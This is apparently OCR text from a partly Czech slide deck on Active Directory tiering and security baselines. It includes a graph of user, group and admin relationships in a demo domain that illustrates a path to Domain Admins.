
# Active Directory

## Koncept Tiering




# Active Directory

## Koncept Tiering




# Active Directory


## Koncept Tiering




# Active Directory

## Koncept Tiering




CanRDP
AdminTo
PEPAV@SECDEMO.LOCAL
SECDEMOVICTIMPC.SECDEMO.LOCAL
HasSession
MAREKDA@SECDEMO.LOCAL
MemberOf
DOMAIN ADMINS@SECDEMO.LOCAL
AdminTo
MemberOf
JANHD@SECDEMO.LOCAL
SERVICE DESK OPERATORS@SECDEMO.LOCAL

# Security Baselines



# Security Baselines

## Centrálně vynucená bezpečnost

